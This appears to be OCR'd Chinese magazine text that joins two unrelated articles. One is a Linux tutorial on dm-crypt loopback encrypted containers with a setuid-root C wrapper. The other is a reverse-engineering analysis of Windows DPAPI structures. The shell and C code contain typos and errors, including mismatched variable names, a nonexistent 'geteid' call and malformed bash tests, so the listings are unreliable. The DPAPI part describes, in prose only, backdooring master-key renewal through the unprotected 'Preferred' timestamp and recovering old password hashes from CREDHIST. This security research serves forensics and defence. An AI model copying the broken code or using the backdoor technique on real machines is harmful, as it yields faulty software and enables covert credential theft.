现在，已经配置好内核，接下来安装两个包，将有助于创建该加密容器并作为一个设备使用。需要安装的第一个包是设备映射工具，在 Gentoo 系统上，简单地执行 emerge device-mapper 将自动下载、编译并安装该软件包。对于基于 Debian 的系统（例如 Ubuntu）可以执行 aptget 安装 libdevmapper。如果使用不同的分发包，那么必须检查包管理系统，查看是否正确安装。需要安装的第二个软件包是 cryptsetup 工具，可以通过执行 emerge cryptsetup 命令进行安装。

创建加密容器

在重启内核之后，就可以为文件创建容器。选择一个具有足够空间的分区创建该容器，并使该容器留下足够的空间用来存储文件。一旦创建了容器，就无法改变容器的大小。因此必须创建一个足够大的驱动器容器，将旧容器中的文件复制到新容器中，然后删除旧的容器。

为了创建该容器文件，可以使用 dd 命令。此处使用了一个特殊设备（当被读取时只输出 0）作为该 dd 命令的一个源。使用了一个分区（/encrypted），这是特地为存储容器而保留的，运行如下命令：

```
dd if=/dev/zero of=/encrypted/data.crypt bs=1m count=2048
```

现在，使用容器文件创建一个 loopback 设备。如果使用多个容器，并且需要同时登录，就必须使用一个不同的/dev/loop X 设备，此处 X 是唯一的标识。笔者选择将特定的容器放在脚本中，这样容易知道哪个容器正在使用哪个 loopback 设备，使用如下命令创建：

```
losetup /dev/loop0 /encrypted/data.crypt
```

接下来，创建加密设备。笔者选择使用 AES 加密算法，其在内核配置期间作为一个内核模块被编译。当创建设备时，必须指定一个口令（或者密钥），以便用于加密解密该容器中的文件。使用/dev/random 生成一个具有 32 个字符的随机字符串（256 位），临时存放在文件/home/pritchey/crypto.key 中，具体实现如下：

```
    cat /dev/random > /home/pritchey/foo(hit control-c after a second
goes by to stop it!)
    cat /home/pritchey/foo | cut -b 0-31 > /home/pritchey/crypto. key
rm /home/pritchey/foo
    cryptsetup -c aes -d /home/pritchey/crypto.key create data. crypt
/dev/loop0
```

现在，已经拥有了一个类似于正常的驱动器分区设备。为了登录并使用，必须在其上创建一个文件系统。通常选择使用 ext3 文件系统，也可以使用其他文件系统格式。一旦创建该文件系统，就可以作为一个常规的驱动器分区使用，使用如下命令：

```
mke2fs -j /dev/mapper/data.crypt
mkdir /mnt/encrypted
mount /dev/mapper/data.crypt /mnt/encrypted
```

登录后的加密设备类似于一个正常的驱动器分区，可以自由地复制、删除和编辑文件等。唯一的区别在于，使用完后需要正确地卸载该设备并删除 loopback 安装，使用如下命令：

```
umount  /mnt/encrypted
cryptsetup remove data.crypt
losetup -d /dev/loop0
```

以后再次存取文件时，只需要以下三个步骤即可：

```
    losetup /dev/loop0 /encrypted/data.crypt
    cryptsetup -d /home/pritchey/crypto.key create data.crypt
/dev/loop0
    mount /dev/mapper/data.crypt/ mnt/encrypted
```

自动创建

为了自动登录，卸载加密容器，笔者从网上找到一个很小的用 C 语言编写的程序，可以用来担当一个需要根权限的脚本的包装器，需要更改该程序要运行的命令，编译该程序并将其通过粘位（sticky bit）复制到指定位置。

为了使用这个包装器，需要在编译之前改变三个值。首先，把变量 myprog 设置为想要执行的脚本。第二个变量是 myarg1，包含要使用的 loopback 设备（/dev/loopX）的名字。最后一个变量是 myarg2，被设置为想要登录的容器名。下面是程序 wrapper.c 的 C 语言部分源代码：

```
#include<stdio.h>
#include<unistd.h>
```

```
const char mygrog[] ="/bin/encrypt_mount_gen";
const char myarg1[] ="loop0";
const char myarg2[] ="data";

main(){
        putenv("PATH=/bin:/usr/bin");
        putenv("IFS=\t\n");
        setgid(geteid());
        setuid(geteuid());
        execl(mygrog,myprog,myarg1,myarg2,(char*)0);
        fprintf(stderr,"Could not execute %s\n",mygrog");
    perror("exec");
exit(1);
}
```

正确修改后，编译该程序，将其复制并确保设置了正确的权限。笔者选择仅对能够登录到加密容器（名称为 crypto）的用户在/etc/group 下创建一个特定的组。加密设备能够登录目录的许可权和所有权（在上一步中作为/mnt/encrypted 创建）也用此种方式设置。这可以阻止其他在该计算机上具有账户的用户登录或存取加密的设备，执行如下命令：

```
gcc -o mysecretcommand wrapper.c
cp mysecretcommand /bin
chown root:crypto /bin/mysecretcommand
chmod 750 /bin/mysecretcommand
chmod u+s /bin/mysecretcommand
```

备份工作

最后应该尽最大努力保护文件数据免受损失。上面已经决解了这个问题，至此仅需要一个简单的操作把加密容器集成到备份系统。当其他使用者退出 KDE 时，所有系统被设置为备份用户的 home 目录，这是通过在.kde/shutdown 中的一个脚本激活的。当用户登录时修改该脚本处理加密容器。这个脚本执行 rsync，并且把任何已改变的文件保存到一个服务器。默认情况是用服务器上的备份位置同步用户的 home 目录，然后，在用户的 shutdown 目录下的脚本被修改，探测是否加密容器已被登录，如果已经登录，则在卸载前执行 rsync。下面是笔者/home/pritchey/.kde/shutdown 中的脚本：

```
#!/bin/bash
is_projects_mounted=`df|grep encrypted_projects`
is_encrypted_mounted=`df|grep encryted|grep -v projects`
    if["$is_projects_mounted"!=""];then
    /home/pritchey/scripts/backup_rsync.sh /mnt/encrypted_
projects
    fi
    if ["$is_encrypted_mounted"!=""];then
    /home/pritchey/scripts/backup_rsync.sh /mnt/encrypted
    fi
#
............
```

通过使用容器，用户可以实现灵活地移动数据，将其备份到 CD 或 DVD 上。在使用加密系统对性能所造成的影响方面，笔者在一年多的使用中并没发现任何性能方面的问题。此外，本文提供的脚本中没有涉及其他安全检查问题，为了实现保护系统，还在系统关闭脚本中包含了用于卸载该加密容器的命令。如果一个系统被远程关闭或 UPS 软件关闭，那么加密容器也将被正确而干净地卸载。

前置知识：无
关键字：Windows、逆向、DPAPI



Windows DPAPI 逆向分析的结果解析

文/ CrazyRabbit

从 Windows 2000 开始，微软提供了一个加密程序接口 DPAPI (Data Protection Application Programming Interface)来实现磁盘上敏感数据的安全存储。DPAPI 能够透明地实现数据的加密并且加密密钥来源于用户密码。众多流行的应用程序，如 Gtalk、Windows Mail、IE 以及一些系统组件，如 EFS (Encrypting File System，加密文件系统)均依赖于 DPAPI 来安全地存储相关数据。然而，只有很少的资料涉及如此重要的 Windows 安全部件。仅有的那些资料也只是介绍了 DPAPI 的公共接口，却没有给出其内部结构，比如文档中仅说存储加密数据的 DPAP 数据块（BLOB）是一个不透明的数据结构。由于缺少相关的文档再加上 DPAPI 的内部结构十分复杂，对 DPAPI 的逆向工程向来是一个十分具有挑战性的工作，这个工作已经持续了大约 10 年。很多开源项目小组都努力提供完全的 Windows 模拟以及完整的 NTFS 支持。然而，没有一个小组能够全部完成这个工作。2005 年，Wine 项目中的开发者 Kees Cook 在一个头文件中对 DPAPI 描述说："DPAPI 使用了对称加密，但是具体的实现方法却未知。然后，由于 DPAPI 的密钥与系统和用户相关，因此其值很可能无法进行移植。"

尽管很难，但是对 DPAPI 进行逆向分析确实很有必要。首先，DPAPI 被用于加密敏感数据，如果无法完全理解 DPAPI，就无法完全实现 NTFS 文件系统，因为 EFS 私钥无法被解密。进而，像 Wine 之类的模拟器就无法完整地支持 Windows 核心应用，如 IE，因为其无法读取受保护的数据，如密码等。其次，如果无法正确地再现 DPAPI，就无法离线迁移存在于 EFS 中的数据，从而对这些数据进行解密。这就导致无法实现有效的 Windows

离线取证，因为其无法读取 EFS 文件和敏感数据。最后，DPAPI 被很多流行的应用作为黑盒来保护数据，从而使得其安全性值得怀疑。如果无法对 DPAPI 进行逆向工程，就无法保证 DPAPI 的安全性。事实上，正如本文将揭示的，对 DPAPI 本身的审计将导致令人惊奇的结果。

本文中，作者第一个完整的描述了 DPAPI 的逆向工程结果。另外，还介绍了第一个能够离线解密 DPAPI 的工具（http://www.dpapick.com）。其他的相关工具，如 Nir Sofer 等人提供的工具（http://www.nirsoft.net）仅能解密一些特定应用的加密数据。

背 景

多年来，微软为了增强 Windows 对用户数据保护的能力已经实现了众多安全机制。如图 1 所示描述了 Windows 中的关键安全机制与 DPAPI 的交互关系。

图 1 描述了 Windows 中安全机制间的复杂交互关系，其中 DPAPI 起了中心作用，因为其为加密密钥与用户密码间的连接提供了 API。以下的三个安全机制与 DPAPI 相关。

加密 API：Windows 加密 API 提供了主要加密算法的实现，如 SHA1、3DES 和 AES。DPAPI 使用该类 API 作为默认加密程序。

EFS：加密文件系统（EFS）在 NTFS 3.0 中被引入，其提供了文件系统层的加密功能。EFS 被用于加密特定的文件。用于解密 EFS 文件的私钥是用 DPAPI 加密后存储到磁盘上的。如果能够离线地解密 DPAPI 数据将使得其他操作系统，如 LINUX 和一些取证工具也能读取加密文件。

SAM：安全账户管理器（Security Accounts Manager, SAM）是 Windows 中的密码库。其作为注册表文件存储，同时用户的密码使用 LM 或 NTLM 哈希法存储在其中。

本文也介绍了如下两种数据安全机制，虽然其与 DPAPI 不交互。

BitLocker：BitLocker 磁盘加密是一个包含在 Windows Vista、Windows 7 和 Windows Server 2008 等版本中的加密功能。其默认使用 128 位的 AES 加密算法。依赖于可信平台模块（Trusted Platform Module, TPM）来存储密钥。

CardSpace：Windows CardSpace 也叫 InfoCard，是微软用来安全存储用户电子标识的工具。




图 1　Windows 中关键安全机制的交互关系

DPAPI 介绍

本节将概述 DPAPI 的工作原理。作者将详细描述主要的 DPAPI 的结构及使用，同时探索了 DPAPI 使用的三个不同类型密钥间的关系。另外，本节还展示了如何解密 DPAPI 数据以及不同 Windows 版本中 DPAPI 的不同。

DPAPI 函数

DPAPI 向应用程序导出的两个主要函数为 CryptProtectData() 和 CryptUnprotectData()。CryptProtectData()得到输入的数据，对其进行加密，然后返回一个 DPAPI 数据块。相反，CryptUnprotectData() 解密 DPAPI 数据块并且返回数据的明文。MSDN 文档中将 DPAPI 数据块描述为不透明的受保护数据，因此没有对其具体结构以及数据是如何被加密的进行解释。由于从 Windows 2000/XP 开始就一直缺少这些信息，因此离线取证工具的开发以及 EFS 加密文件的恢复一直无法实现。

为了理解 DPAPI 做了些什么，我们将查看 DPAPI 导出的函数的参数。由于这两个函数十分相似，因此我们将仅讨论 CryptUnprotectData()的参数：

```
BOOL WINAPI CryptUnprotectData (
DATA_BLOB *pDataIn ,
LPCWSTR *ppszDataDescr,
DATA_BLOB *pOptionalEntropy,
PVOID pvReserved ,
CRYPTPROTECT PROMPTSTRUCT
*pPromptStruct ,
DWORD dwFlags ,
DATA_BLOB *pDataOut)
```

pDataIn：指向包含加密数据的数据块的指针。

ppszDataDescr：对于加密数据的描述，与加密数据一起存放在 DPAPI 的数据块中。该参数可选，即可以为空值。

pOptionalEntropy：用户可以选择（也可以不传）给应用程序传入一个熵值，其被加到 DPAPI 推导得到的密钥中。DPAPI 在默认情况下已经为每个数据块使用了不同的熵值，因为在实际中额外地增加熵并不会提高加密的安全性。根据微软的文档，该参数的目的是为了让依赖于 DPAPI 的应用防止其密码被其他应用盗用。作者的测试表明，只有 Gtalk 使用了该参数，并将具体的值存在一个注册表项中。因此对于攻击者而言，这并不会成为一个障碍。

pvReserved：正如该参数的名字，目前该参数尚未被使用。

pPromptStruct：用于弹出一个窗口来提示用户输入另外的密码。该密码将被用于推导出 DPAPI 数据块的密钥。据作者所知，目前尚没有应用使用该特性。

dwFlags：各种标志，用于测试密钥的有效性并重置密钥。

pDataOut：指向包含明文数据的数据块的指针。

仅通过该函数调用是很难弄明白 DPAPI 是如何操作的，除了可以推导出一点，即 DPAPI 必须使用用户的登录密码来加密数据，因为 DPAPI 函数调用并没有让用户输入密码。接下来，我们将研究DPAPI 用来关联用户登录密码与数据块的复杂过程，然后再研究 DPAPI 的数据以及解密过程。

密钥推导方法

如图 2 所示描述了 DPAPI 关联用户密码和加密数据的方法。该方法有三种不同的密钥。

如图 2 所示，DPAPI 使用如下三种密钥来关联用户密码和用户的敏感数据。

The Pre key：该密钥用于解密 Master key，并且由用户的密

码推导得到。这一层的加密有两个目的：首先，它使得用户在修改密码时不再需要去修改所有的 DPAPI 密钥；其次，它使得 Windows 能够在不强迫用户修改密码的情况下更新 Master key。




图 2 DPAPI 的密钥推导过程概览

The Master key：这是一个 512 位的随机密钥，用于推导出所有的 DPAPI 数据块密钥。该密钥每隔三个月由 Windows 更新一次。该更新过程是被动的，仅在 DPAPI 被调用时发生。该被动过程意味着，所有之前产生的 Master key 需要被保存着，因为 DPAPI 无法知道某个 Master key 是否还被某个数据块使用着。因而，所有的 Master key 均被保存到用户的密钥库中同时微软实现了一个方法来选取当前的 Master key。本文在后面的内容中将讨论如何通过 Exploit 这个 Master key 选取过程从而在 DPAPI 中设置后门。

The Blob key：这个密钥直接用来加密和解密数据。这一层的加密可以使得每个程序增加另一个密码。正如前文所述，该信息作为 DPAPI 函数的参数传入，因此不在磁盘上保存而是在数据块自身中保存。

正如大家所看到的，整个加密过程依赖于由用户密码推导得到的 Pre key。这使得在用户密码改变时让用户仍能读取加密文件变得很难。要解决这个问题，最直接的方法就是用新的密码重新加密所有的 Master key。然后，微软采用了另外一个不同的方法，这种方法仅重新加密最新的密钥。我们认为该策略的考虑是避免在用户修改密码时需要等待很久，因为如果重新加密所有的 Master key 将导致不可接受的等待时间。作者的测试也证实了该猜测。由于只对部分 Master key 进行重新加密，这就使得之前所有密码的 hash 都要保存下来。否则，用户将无法访问那些用未重新计算的 Master key 加密的数据。保存所有之前的密码 hash 是唯一的选择，因为 Windows 无法知道某个 Master key 是否还在被某个 DPAPI 数据块使用。同时，我们发现在 Windows 中，所有之前的密码 hash 被存在一个叫 CREDHIST 的文件中，该文件位于用户的 key ring 目录中。本文中，我们将讨论如何利用 Windows 的这种设计来恢复用户之前用过的所有密码 hast。

DPAPI 的关键数据结构

DPAPI 使用了两个主要的数据结构：数据块和 Master key 块。本节中，我们将研究一下这两个结构中的关键字段。

数据块结构：数据块是一个不透明的结构，其被 DPAPI 用于存储加密后的敏感用户数据以及解密这些数据的相关信息。该结构中的主要成员包括：

```
struct dpapiblobtf {
DWORD cbProviders;
GUID *arrProviders;
DWORD cbKeys;
GUID *arrKeys;
DWORD ppszDataDescrSize;
WCHAR *ppszDataDescr;
DWORD idCipherAlgo;
DWORD idHashAlgo;
BYTE *pbSalt;
BYTE *pbEncData;
BYTE *pbHMAC;
};
```

cbProviders：加密模块的数目。在作者的测试中，仅发现数目为 1 的数据块。

arrProviders：存放加密模块的 GUID 数组。该数组告诉 DPAPI 使用哪些加密模块来实现加密功能。我们认为该机制主要是为了让用户能够添加自己的加密方法以及可以用其他方法来代替默认方法，比如用"Blowfish"来代替 AES 加密数据。

ArrKeys：用于加密数据的 Master key 的 ID。理论上，似乎可以有多个 Master key 来加密数据。

PpszDataDescr：包含一些可选的描述字符。开发者可以通过 CryptProtectData() 函数来提供这些字符。如果开发者传入 NULL，则 DPAPI 将存入一个空的 UTE-16LE 编码串，即 ppszDataDescr=L""，ppszDataDescrSize=2。

idCipherAlgo：用于加密数据的算法的 ID。该 ID 的完整列表可以在微软 MSDN 上找到。以 0x88 开头的 ID 表示 hash 函数。例如，ID 0x880e 表示 SHA512 算法(CALG SHA 512)。以 0x66 开头的 ID 用于表示分组密码。例如，ID 0x6610 表示 AES 256bit(CALG AES 256)。

idHashAlgo：用于得到 blob key 的 hash 算法的 ID。

pbSalt：用于演算得到密钥的一串近随机数。

pbEncData：加密后的数据。

pbHMAC：用于保证整个数据块完整性的 HMAC。需要注意的是，用使用密钥加密后得到另一个 HMAC 来保证密钥的正确性。

master key 块结构：Master key 数据块是一个由 DPAPI 使用的透明数据结构，其用于存储用户的长期 Master key 以及用于解密该 Master key 的相关的数据。Windows 每三个月对其更新一次。Master key 主要包含 5 个不同的结构。

Master key 结构首先包含一个头部，用于标识该 Master key。该头部包含以下两个字段：

```
struct masterkeyfile_header_s{
DWORD dwMagic;
WCHAR szKeyGUID[36];
};
```

在测试中，我们发现 dwMagic 的值一直为 2，我们认为该值有两种可能的解释。首先，dwMagic 是 DPAPI 版本的一种，且在 Windows XP、Windows Vista 和 Windows 7 中该值为 2，在 Windows 2000 中由于是 DPAPI 在 Windows 中的首次实现，因此使用 1。另一种解释是，dwMagic 用于区分 DPAPI 和其他安全机制对特定的 Master key 数据块的不同用法，例如 Protect Storage 也使用该数据结构。对于第二假设，值为 2 的 dwMagic 表示 DPAPI 的用法，而值为 1 的表示 Protect Storage 的用法。

szKeyGUID 是一个 UTF-16LE 编码的串表示 master key 的 ID。

Keys Info 结构包含了 4 个字段，其 DPAPI 能够判断接下来的结构有多大：

```
struct masterkeyfile_infos_s{
DWORD dwUnknown;
DWORD64 cbMasterKey;
DWORD64 cbMysteryKey;
```

```
DWORD64 dwHMACLen;
};
```

dwUnknown：我们目前还不清楚该字段的目的。

CbMasterKey：该字段包含 Master key 结构的大小。

CbMysteryKey：该字段包含 Mystery key 结构的大小。

DwHMACLen：该字段是 HMAC 的长度。当使用 HMAC_SHA1 算法时，其值为 0x014。

在这两个定长的结构之后是两个连续的可变长结构，其用于存储加密后的密钥以及解密用的参数。第一个结构用于存储 Master key 自身，而第二个用于存储所谓的“Mystery key”。

这个 Mystery key 是我们逆向 DPAPI 过程中遇到的最吸引人的结构。在通常的加密/解密过程中，该密钥不起作用；我们没有发现使用该密钥的任何情况。该密钥存在的一个可能解释是向后兼容 Windows 2000。因为该密钥的大小（256 位）与 RC4 密钥的大小一致。

上述两个密钥存储在如下结构中：

```
struct masterkey_block_s{
DWORD dwMagic;
BYTE pbSalt[16];
DWORD cbIteration;
DWORD idMACAlgo;
DWORD idCipherAlgo;
BYTE pbCipheredKey[ ];
};
```

dwMagic：这又是一个包含确定值的字段。类似的，其可能是用于标识版本或标识用途。

pbSalt：用于加密密钥的一串近随机数。

cbIteration：该值表明了要通过多少轮的 hash 来演算得到密钥。各种 Windows 版本中该字段的取值如表 1 所示。对于第二个密钥 Mystery key，在 Windows XP 和 Windows Vista 上该值为 1。

idMACAlgo：所使用的 HMAC 算法的 ID。

idCipherAlgo：用于加密密钥的算法的 ID。

pbCipheredKey：包含加密后的密钥以及 HMAC。

Master key 结构以如下的尾注结构结束，用于标识加密 Master key 的用户登录密码：

```
struct masterkeyfile_footer_s{
DWORD dwMagic;
BYTE credHist[16];
};
```

dwMagic：与之前的一样。

credHist：该数据块加密时使用的密码的 GUID。该 GUID 与前述的 CREDHIST 中的 GUID 一致。当用 SYSTEM 账户加密一个数据块时，GUID 值为 0x00，因为 SYSTEM 账户没有密码。

不同 Windows 版本中的 DPAPI 实现

在对 Windows 的每次修改中，微软都对 DPAPI 的工作机制做了重大的修改。这些修改如表 1 所示。Windows 7 中对算法做了大量修改。而且，根据我们的测试，在 Windows 7 上演算得到 Pre key 需要的计算轮数从 1 改成了另外一个值。然而这不会产生安全问题，因为暴利破解用 NTLM 或 LANMAN 加密的密码比暴力破解 Master key 要快。

Windows XP 和 Windows Vista 使用安全性最强的版本的 3DES，其需要 3 个密钥。这个选择直接影响了加密/解密的性能，因为其迫使 Windows 要指向 PBKDF2 两次。PBKDF2 函数每次调用输出 20 字节的数据，而 Windows 需要 32 字节（3 个 8 字节的 3DES 密钥加上 8 字节的初始化向量）。

表 1　各个 Windows 版本中 DPAPI 实现的不同

	XP	Vista	7
PKCS#5 PBKDF2 轮数	4000	24000	可变
对称算法	3DES-CBC	3DES-CBC	AES256-CBC
HMAC 算法	HMAC-SHA1	HMAC-SHA1	HMAC-SHA512

解密 DPAPI 数据块

我们已经知道了 DPAPI 是如何工作的，接下来我们一步一步地描述 Windows 是如何从用户密码 SHA1 和 DPAPI 数据块自身内容中提取/计算出解密 DPAPI 所需要的每分信息的。DPAPI 数据块内容的解密包括 5 个步骤，如图 3 所示。




图 3　DPAPI 数据块解密过程

（1）从数据块结构中提取 Master key 的 GUID。

（2）根据 Master key 的 GUID 找到正确的 Master key 结构并从中提取出 pbSalt 以及 PBKDF2 所迭代的次数。如果数据块使用用户的某个旧密码加密，则 CREDHIST 需要被解密并从中提取出正确的 SHA1。

（3）根据正确的 SHA1、pbSalt 以及迭代次数来计算被用来加密 master key 的 Pre key。

（4）使用 Pre key 解密 Master key。Pre-key 被作为 PBKDF2 函数的一个种子来计算 3DES 所需要的 40 字节的数据。为此，PBKDF2 函数需要被调用两次。

（5）再次使用 PBKDF2 计算 Blob key。微软使用了一个稍微修改过的版本的 HMAC。

Backdooring DPAPI

每次 DPAPI 加密数据，总会在一个名叫 Preferred 的文件中寻找当前 Master key 的 GUID 并检查该密钥是否需要更新。如果该密钥不需要更新，则 DPAPI 就直接使用。否则，DPAPI 创建一个新的密钥，更新 Preferred 文件并使用新创建的这个密钥。Preferred 文件仅包含两个字段：Master key 的 GUID 以及一个时

间戳，DPAPI 根据该时间戳来决定什么时候更新密钥。

时间戳字段没有用任何的 HMAC 机制来保护，因此能够被任意地修改。攻击者可以使用这个验证上的不足来无限期地延长一个密钥的有效期，从而保证其在解密了当前的密钥后就能永远解密 DPAPI 数据块。虽然该技术没有给攻击者带来更多的特权，但是其使得他们能够一直隐蔽地获取计算机上的秘密。正如前文所述，Windows 强制规定一个密钥的最长有效期为三个月。我们无法得知该参数是存储在某个地方还是静态地硬编码进系统。因此，为了延长密钥的生命期，攻击者必须定期地更新时间戳。至少有 3 种方法能够实现这个目的而不触发杀毒软件和防火强：攻击者可以添加一个程序，并添加进 Windows 的自启动项中，或添加为服务，或直接使用任务。

Recovering Previous Passwords

如前文解释的，DPAPI 需要保存用户之前所有的密码 hash 以保证用户能够读取所有曾经用 DPAPI 加密过的数据。这些 hash 值被存储在CREDHIST文件中。每当用户修改其密码时，之前的SHA1 hash 值就会被新的值加密然后添加到 CREDHIST 文件的末尾。CREDHIST 中使用的加密算法与加密数据块的类似。CREDHIST 结构如下所示：

```
Struct credhistentrys{
DWORD dwMagic1; // 0x00000001
DWORD idHashAlgo;
DWORD dwRounds; // 0x00000AF0
DWORD dwCipherAlgo; // 0x00006603
BYTE bSID[12];
DWORD dwComputerSID[3];
DWORD dwAccountID;
BYTE bData[28];
BYTE bPasswordID[16];
};
```

idHashAlgo：hash 函数的 ID。

dwRounds：与 Master key 的结构类似，PBKDF2 演算得到密钥所需要执行的轮数。

dwCipherAlgo：加密算法的 ID。

dwDataLength：加密后数据的长度。

dwMACLength：HMAC 的长度。

bSID：一种特殊格式的用户 SID。

dwComputerSID：计算机的 SID。

dwAccountID：账号 ID。

bData：包含加密后的密码和 HMAC。

bPasswordID：与 Master key.中一样的密码 ID。

